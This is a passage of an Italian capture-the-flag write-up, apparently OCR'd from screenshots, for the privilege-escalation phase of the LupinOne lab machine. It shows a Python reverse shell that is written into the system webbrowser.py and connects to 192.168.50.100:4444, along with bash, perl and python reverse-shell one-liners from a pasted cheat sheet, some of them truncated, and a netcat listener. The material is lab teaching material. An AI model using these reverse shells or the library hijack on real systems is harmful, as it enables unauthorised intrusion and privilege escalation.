    ....    ....    ...    ....@.,%&@..    ....    ...    ....    ....    ....
    ...,    ....    ....   .*/,...&.,,,    ....    ....   .,..    ...,    ...,
.,.,    .,.,    ,,.,    .,../*,,&,,    ,.,,    ,.,,    ..,    .,.,    .,.,    ,,

3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
```

Contenuto della flag: 3mp1r3{I_See_That_You_Manage_To_Get_My_Bunny}


Fase 3: Privilege Escalation

3.1 Analisi dei file nella home di icex64 e arsene

Comandi usati: pwd e cd .. e ls -la e ls -all e cat note.txt




```
icex64@LupinOne:~$ pwd
/home/icex64
icex64@LupinOne:~$ cd ..
icex64@LupinOne:/home$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Oct  4  2021 .
drwxr-xr-x 18 root   root   4096 Oct  4  2021 ..
drwxr-xr-x  3 arsene arsene 4096 Oct  4  2021 arsene
drwxr-xr-x  4 icex64 icex64 4096 Oct  7  2021 icex64
icex64@LupinOne:/home$ cd root
-bash: cd: root: No such file or directory
icex64@LupinOne:/home$ cd ..
icex64@LupinOne:/$ ls -la
total 68
drwxr-xr-x  18 root root  4096 Oct  4  2021 .
drwxr-xr-x  18 root root  4096 Oct  4  2021 ..
lrwxrwxrwx   1 root root     7 Oct  4  2021 bin -> usr/bin
drwxr-xr-x   3 root root  4096 Oct  4  2021 boot
drwxr-xr-x  17 root root  3040 Jan  8 15:42 dev
drwxr-xr-x  72 root root  4096 Jan  8 17:27 etc
drwxr-xr-x   4 root root  4096 Oct  4  2021 home
lrwxrwxrwx   1 root root    30 Oct  4  2021 initrd.img -> boot/initrd.img-5.10.0-8-amd64
lrwxrwxrwx   1 root root    30 Oct  4  2021 initrd.img.old -> boot/initrd.img-5.10.0-8-amd64
lrwxrwxrwx   1 root root     7 Oct  4  2021 lib -> usr/lib
lrwxrwxrwx   1 root root     9 Oct  4  2021 lib32 -> usr/lib32
lrwxrwxrwx   1 root root     9 Oct  4  2021 lib64 -> usr/lib64
lrwxrwxrwx   1 root root    10 Oct  4  2021 libx32 -> usr/libx32
drwx------   2 root root 16384 Oct  4  2021 lost+found
drwxr-xr-x   3 root root  4096 Oct  4  2021 media
drwxr-xr-x   2 root root  4096 Oct  4  2021 mnt
drwxr-xr-x   2 root root  4096 Oct  4  2021 opt
dr-xr-xr-x 133 root root     0 Jan  8 15:42 proc
drwx------   4 root root  4096 Oct  7  2021 root
drwxr-xr-x  18 root root   540 Jan  8 17:46 run
lrwxrwxrwx   1 root root     8 Oct  4  2021 sbin -> usr/sbin
drwxr-xr-x   2 root root  4096 Oct  4  2021 srv
dr-xr-xr-x  13 root root     0 Jan  8 15:42 sys
drwxrwxrwt  10 root root  4096 Jan  8 15:42 tmp
drwxr-xr-x  14 root root  4096 Oct  4  2021 usr
drwxr-xr-x  12 root root  4096 Oct  4  2021 var
lrwxrwxrwx   1 root root    27 Oct  4  2021 vmlinuz -> boot/vmlinuz-5.10.0-8-amd64
lrwxrwxrwx   1 root root    27 Oct  4  2021 vmlinuz.old -> boot/vmlinuz-5.10.0-8-amd64
icex64@LupinOne:/$ cd root
-bash: cd: root: Permission denied
```



```
icex64@LupinOne:/$ cd home
icex64@LupinOne:/home$ cd arsene
icex64@LupinOne:/home/arsene$ ls -all
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 arsene arsene   47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsene arsene  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene  118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw------- 1 arsene arsene   67 Oct  4  2021 .secret
icex64@LupinOne:/home/arsene$ cet note.txt
-bash: cet: command not found
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
```

3.2 Individuato file heist.py nella directory di arsene

Comando usato: cat heist.py



```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$ cd ..
icex64@LupinOne:/home$ cd .
icex64@LupinOne:/home$ cd ..
icex64@LupinOne:/$ locate webbrowser
icex64@LupinOne:/$ locate webbrowser.py
icex64@LupinOne:/$ locate webbrowser.c
icex64@LupinOne:/$ locate webbrowser.open
icex64@LupinOne:/$ █
```


Analisi del file heist.py:

import webbrowser

print("It's not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")

Risultati: Potenziale exploit tramite il modulo webbrowser.py



https://www.google.com/search?q=webbrowser.open&client=firefox-b-e&sca_esv=475fc5fd866ec640&sxsrf=ADLYWIlt-Lrtzg0CBdUiuTzbSYpavnw94w%3A1736377658370&ei=OgV_Z5q

webbrowser.open

Python Docs
https://docs.python.org › library › webbrowser

webbrowser — Convenient web-browser controller

The **webbrowser** module provides a high-level interface to allow displaying web-based documents to users.

Stack Overflow
https://stackoverflow.com › questions › how-can-i-open...

How can I open a website in my web browser using Python?

If you want to **open** any website first you need to import a module called "**webbrowser**". Then just use **webbrowser.open**() to **open** a website.

10 answers · Top answer: The webbrowser module looks promising: https://www.youtube.com/watch?v...

Python **webbrowser.open**() to open Chrome browser	21 answers	Mar 17, 2014
webbrowser not opening new windows - Stack Overflow	5 answers	Jul 25, 2016
html - **webbrowser.open**() in python - Stack Overflow	3 answers	Feb 25, 2014
how to **open** default browser using **webbrowser** module?	3 answers	Nov 5, 2017

More results from stackoverflow.com

People also ask

How do I open a webbrowser?


What is a webbrowser in Python?

How do I change my browser to open?


3.3 Creazione di una reverse shell modificando webbrowser.py:

Codice usato:

```
 import socket, os, pty

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("192.168.50.100", 4444))

os.dup2(s.fileno(), 0)

os.dup2(s.fileno(), 1)

os.dup2(s.fileno(), 2)

pty.spawn("/bin/bash")
```



```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$ cd /usr/lib/python3
python3/   python3.9/
icex64@LupinOne:/home/arsene$ cd /usr/lib/python3.9/
asyncio/                     ctypes/                    email/                     importlib/                 logging/                   sqlite3/                   venv/                      zoneinfo/
collections/                 curses/                    encodings/                 json/                      multiprocessing/           test/                      wsgiref/
concurrent/                  dbm/                       html/                      lib2to3/                   __pycache__/               unittest/                  xml/
config-3.9-x86_64-linux-gnu/ distutils/                 http/                      lib-dynload/               pydoc_data/                urllib/                    xmlrpc/
icex64@LupinOne:/home/arsene$ cd /usr/lib/python3.9
icex64@LupinOne:/usr/lib/python3.9$ ls - all
ls: cannot access '-': No such file or directory
ls: cannot access 'all': No such file or directory
icex64@LupinOne:/usr/lib/python3.9$ ls -all
total 4944
drwxr-xr-x 31 root root  12288 Oct  4  2021 .
drwxr-xr-x 60 root root   4096 Oct  4  2021 ..
-rw-r--r--  1 root root   4489 Feb 28  2021 abc.py
-rw-r--r--  1 root root  32605 Feb 28  2021 aifc.py
-rw-r--r--  1 root root   3270 Feb 28  2021 _aix_support.py
-rw-r--r--  1 root root    500 Feb 28  2021 antigravity.py
-rw-r--r--  1 root root  98010 Feb 28  2021 argparse.py
-rw-r--r--  1 root root  55943 Feb 28  2021 ast.py
-rw-r--r--  1 root root  11321 Feb 28  2021 asynchat.py
drwxr-xr-x  3 root root   4096 Oct  4  2021 asyncio
-rw-r--r--  1 root root  20102 Feb 28  2021 asyncore.py
-rwxr-xr-x  1 root root  19859 Feb 28  2021 base64.py
-rw-r--r--  1 root root  31389 Feb 28  2021 bdb.py
-rw-r--r--  1 root root  14784 Feb 28  2021 binhex.py
-rw-r--r--  1 root root   2350 Feb 28  2021 bisect.py
-rw-r--r--  1 root root   1801 Feb 28  2021 _bootlocale.py
-rw-r--r--  1 root root   2675 Feb 28  2021 _bootsubprocess.py
-rw-r--r--  1 root root  12175 Feb 28  2021 bz2.py
-rw-r--r--  1 root root  24832 Feb 28  2021 calendar.py
-rwxr-xr-x  1 root root  33935 Feb 28  2021 cgi.py
-rw-r--r--  1 root root  12096 Feb 28  2021 cgitb.py
-rw-r--r--  1 root root   5435 Feb 28  2021 chunk.py
-rw-r--r--  1 root root  14860 Feb 28  2021 cmd.py
-rw-r--r--  1 root root  36673 Feb 28  2021 codecs.py
-rw-r--r--  1 root root   6326 Feb 28  2021 codeop.py
-rw-r--r--  1 root root  10622 Feb 28  2021 code.py
drwxr-xr-x  3 root root   4096 Oct  4  2021 collections
-rw-r--r--  1 root root  29341 Feb 28  2021 _collections_abc.py
-rw-r--r--  1 root root   4064 Feb 28  2021 colorsys.py
-rw-r--r--  1 root root   8749 Feb 28  2021 _compat_pickle.py
-rw-r--r--  1 root root  20100 Feb 28  2021 compileall.py
-rw-r--r--  1 root root   5340 Feb 28  2021 _compression.py
```



Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either trowing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute "/bin/sh -i" with "cmd.exe".

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

PERL

Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_i
```

There's also an alternative PERL revere shell here.


Python

This was tested under Linux / Python 2.7:


```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234)
```

PHP

This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6…



```
icex64@LupinOne:/usr/lib/python3.9$ nano webbrowser.py
```




icex64@LupinOne: /usr/lib/python3.9
File Actions Edit View Help
GNU nano 5.4
webbrowser.py

```
import socket, os, pty
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.50.100", 4444))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("/bin/bash")
```

3.4 Avvio della reverse shell

Comando locale: nc -lvnp 4444


Comando remoto: sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py



```
icex64@LupinOne:/usr/lib/python3.9$ cd ..
icex64@LupinOne:/usr/lib$ cd ..
icex64@LupinOne:/usr$ cd ..
